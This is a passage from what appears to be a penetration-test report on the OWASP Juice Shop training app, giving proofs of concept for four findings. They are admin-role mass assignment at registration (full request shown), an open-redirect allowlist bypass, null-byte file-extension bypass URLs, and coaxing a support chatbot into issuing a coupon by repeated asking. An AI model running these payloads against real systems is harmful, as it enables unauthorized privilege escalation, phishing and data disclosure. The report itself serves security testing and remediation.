
The screenshot shows the Burp Suite interface with a POST request to `/api/Users/`. The request payload is highlighted with a red box. In the context menu under the 'Inspector' tab, the 'Send to Repeater' option is selected, also highlighted with a red box.

4. Observe the request and response.

The screenshot shows the Burp Suite interface with the Request and Response tabs. The Request tab shows the same POST /api/Users/ message. The Response tab shows the server's response, which includes a JSON object with a `"role": "customer"` field, highlighted with a red box.

There is an interesting value in the response: `"role"` Response shows `"role": "customer"` indicating a normal user.

5. In the request body, manually add: "role": "admin" and change email to avoid a unique email error click send




```

POST /api/Users/ HTTP/1.1
Host: localhost:3000
Content-Length: 285
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept: application/json, text/plain, /*
Content-Type: application/json
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; continueCode=V03DL3k6v05eWryoaQPNZEpzdkVxujyFnXA714KMVRXxnlg9Bjbqv8mj2wR; cookieconsent_status=dismiss
Connection: keep-alive

{
  "email": "administrator@juice-sh.op",
  "password": "1234512345",
  "passwordRepeat": "1234512345",
  "role": "admin",
  "securityQuestion": {
    "id": 4,
    "question": "Father's birth date? (MM/DD/YY)",
    "createdAt": "2025-04-30T00:40:11.193Z",
    "updatedAt": "2025-04-30T00:40:11.193Z"
  },
  "securityAnswer": "1211"
}

```

6. Response returns: “HTTP/1.1 201 Created”, confirming successful registration.



Request	Response
<pre> POST /api/Users/ HTTP/1.1 Host: localhost:3000 Content-Length: 285 sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126" Accept: application/json, text/plain, /* Content-Type: application/json Accept-Language: en-US sec-ch-ua-mobile: ?0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36 sec-ch-ua-platform: "Linux" Origin: http://localhost:3000 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: http://localhost:3000/ Accept-Encoding: gzip, deflate, br Cookie: language=en; welcomebanner_status=dismiss; continueCode=V03DL3k6v05eWryoaQPNZEpzdkVxujyFnXA714KMVRXxnlg9Bjbqv8mj2wR; cookieconsent_status=dismiss Connection: keep-alive { "email": "administrator@juice-sh.op", "password": "1234512345", "passwordRepeat": "1234512345", "role": "admin", "securityQuestion": { "id": 4, "question": "Father's birth date? (MM/DD/YY)", "createdAt": "2025-04-30T00:40:11.193Z", "updatedAt": "2025-04-30T00:40:11.193Z" }, "securityAnswer": "1211" } </pre>	<pre> HTTP/1.1 201 Created Access-Control-Allow-Origin: * X-Content-Type-Options: nosniff X-FRAME-OPTIONS: SAMEORIGIN Feature-Policy: payment 'self' X-Recruiting: #/jobs Location: /api/Users/29 Content-Type: application/json; charset=utf-8 Content-Length: 310 ETag: W/"13e-xOeqG0mlwMvdFYRl4MK5iJHJUP4" Vary: Accept-Encoding Date: Thu, 01 May 2025 00:18:34 GMT Connection: keep-alive Keep-Alive: timeout=5 { "status": "success", "data": { "id": 29, "username": "", "deluxeToken": "", "lastLoginIp": "0.0.0.0", "profileImage": "/assets/public/images/uploads/defaultAdmin.png", "isActive": true, "createdAt": "2025-04-30T00:40:11.193Z", "deletedAt": null } } </pre>

7. Log in with the newly registered account and Access the **Administration Panel** -shown previously in another vulnerability found- which is only visible to admins.

The screenshot shows a web browser window for the OWASP Juice Shop application at localhost:3000/#administration. The top navigation bar includes links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. A search bar and language selection (EN) are also present. The main header says "OWASP Juice Shop". A green success message at the top states: "You successfully solved a challenge: Admin Section (Access the administration section of the store.)". On the left, a sidebar titled "Administration" lists "Registered Users" with entries: admin@juice-sh.op, jim@juice-sh.op, bender@juice-sh.op, bjoern.kimminich@gmail.com, ciso@juice-sh.op, support@juice-sh.op, morty@juice-sh.op, and mc.safesearch@juice-sh.op. To the right, a "Customer Feedback" section displays five entries:

Rating	Comment
★★★★★	I love this shop! Best products in town! Highly recommended! (***in@juice-sh.op)
★	Great shop! Awesome service! (***@juice-sh.op)
★	Nothing useful available here! (***der@juice-sh.op)
★	Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray marriage blame crunch monitor spin slide donate sport lift clutch" (***ereum@juice-sh.op)
★	Incompetent customer support! Can't even upload photo of broken purchase! Support Team: Sorry, only order confirmation PDFs can be attached to complaints! (anonymous)

The user administrator@juice-sh.op is logged in, as shown in the top right corner.

The Administration panel is now accessible, confirming the account has admin privileges.

6.7.2 Allowlist Bypass

HIGH

Description:

The application incorrectly handles redirect validation by trusting user-supplied URLs without sufficient checks.

An penetration tester can bypass the intended allowlist validation by crafting a malicious URL using techniques such as double slashes (//) and URL parameters, leading users to unauthorized external sites.

Impact:

- **Phishing Attacks:** penetration testers can redirect users to fake login pages or malicious sites.
 - **Loss of Trust:** Users may believe the redirection is safe because it originates from a trusted application.
 - **Session Hijacking / Malware Delivery:** penetration testers can capture sensitive information or deliver malware through the redirected site.
-

Vulnerability Location:

- **Component:** Redirect Mechanism
 - **Endpoint:** `http://127.0.0.1:3000/redirect?to={url}`
-

Recommendations:


1. **Strict Validation of Redirect Targets:**
 - Only allow redirection to trusted internal domains.
 - Use a hardcoded allowlist and compare the decoded domain with it.
2. **URL Normalization and Parsing:**
 - Normalize the URL before validation to avoid tricks with slashes or URL parameters.
3. **Avoid User-Controlled Redirects:**
 - Where possible, remove user control over redirection destinations.

- o If necessary, use tokens or mappings on the server side instead of allowing arbitrary URLs.


Proof of Concept (PoC):

1. Locate the Redirect Link:

- Open the web page in the browser.
- Open the browser **Inspect** tool (**F12**).



- Search for the keyword **redirect**.
- Find a link like:
`/redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufD`



2. Normal Redirect Attempt:

Access the vulnerable redirect endpoint directly:

<http://127.0.0.1:3000//redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTewG8DRZm>

https://www.blockchain.com/explorer/addresses/btc/1AbKfgw9psQ41NbLi8kufDQTezwG8DRZm

Blockchain.com

Search Blockchain, Transactions, Addresses and Blocks

Home

Prices

Charts

NFTs

DeFi

Academy

News

Developers

Wallet

Exchange

Bitcoin

Ethereum

Bitcoin Cash

English

1AbKf-8DRZm

Base58 (P2PKH)

Bitcoin Address
1AbKfgw9psQ41NbLi8kufDQTezwG8DRZm

Bitcoin Balance
0.00005997 • \$5.70

Wallet Chart

Summary

This address has transacted 8 times on the Bitcoin blockchain. It has received a total of 0.01314446 BTC \$1,248.93 and has sent a total of 0.01308449 BTC \$1,243.24. The current value of this address is 0.00005997 BTC/\$5.70.

Total Received
0.01314446 BTC
\$1,248.93

Total Sent
0.01308449 BTC
\$1,243.24

Total Volume
0.02622895 BTC
\$2,492.17

Transactions
8

Transactions

ID	From	To	Fee	Value
7e51-0df9	bc1q-rax3	2 Outputs	487 Sats	0.00005997 BTC + \$5.70
c801-3916	1AbKf-8DRZm	3EH4-vSSP	456 Sats	-0.0002173568 BTC + \$206.53


Result:

The server successfully redirects to blockchain.info

3. Malicious Redirect Attempt:

Craft a URL to manipulate the redirection:

<http://127.0.0.1:3000/redirect?to=https://google.com/?test=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTewG8DRZm>



Result:

The server redirects to **google.com**, which is **NOT** the intended or trusted destination.

6.7.3 Easter Egg

HIGH

Description:

The application incorrectly validates file extensions based on the unsanitized user input.

By injecting a Null Byte (%00), an penetration tester can trick the server into interpreting only part of the filename when accessing the file system, allowing access to unauthorized files.

Impact:

- Access to restricted or sensitive files.
 - Bypass of file-type restrictions.
 - Potential information disclosure.
-

Vulnerability Location:


- **Component:** FTP File Server
 - **Endpoint:** <http://127.0.0.1:3000/ftp>
 - **Behavior:** App allows downloading files with specific extensions, but due to Null Byte injection, unauthorized files are accessible.
-

Recommendations:

1. **Sanitize User Input Properly:**
 - Remove or block null bytes (%00) from user input before any processing.
 2. **Validate the Real File Extension:**
 - Confirm file extensions after decoding any input and after normalizing the path.
-


Proof of Concept (PoC):

1. Navigate to: <http://127.0.0.1:3000/ftp>




2. Attempt to download the file directly:

<http://demo.owaspjuice.shop/ftp/eastere.gg>




- a. Request is **blocked** due to disallowed extension.
3. Modify the request with Null Byte Injection:

<http://demo.owaspjuice.shop/ftp/eastere.gg%2500.md>



4. Result: File is downloaded successfully.



6.7.4 Bully Chatbot

MEDIUM

Description:

A vulnerability was discovered in the support chatbot system where an penetration tester can receive a valid discount coupon by repeatedly requesting it, even after initial refusals. The issue stems from poor handling of user input and lack of validation within the chatbot's conversation logic. This allows users to bypass intended restrictions by persistently insisting on receiving a coupon.

Impact:

The penetration tester was able to obtain a working discount coupon without authorization. This could lead to:

- Direct financial loss due to unauthorized discount usage.
- Abuse via automation (e.g., bots or scripts) to mass-request discount codes.
- Damage to the brand's reputation and customer trust.
- Bypass of business rules designed to control coupon distribution.

Resource / References:

- OWASP : [Business Logic Vulnerabilities](#)
- [Chatbot Security Concerns](#)

Vulnerability Location:

- **Page/Component:** Support Chatbot Interface
- **Direct Link:** <https://juice-shop.herokuapp.com/#/chatbot>
- **IP Address Used During Testing:** 127.0.0.1:3000/#/

Recommendations:


- Implement stricter NLP (Natural Language Processing) filters to detect and block repeated or manipulative phrases.
- Enforce authentication or user eligibility checks before issuing any coupon codes.

- Introduce rate limiting or cooldown mechanisms for repeated coupon-related requests.
- Regularly audit the chatbot's business logic for vulnerabilities and bypasses.

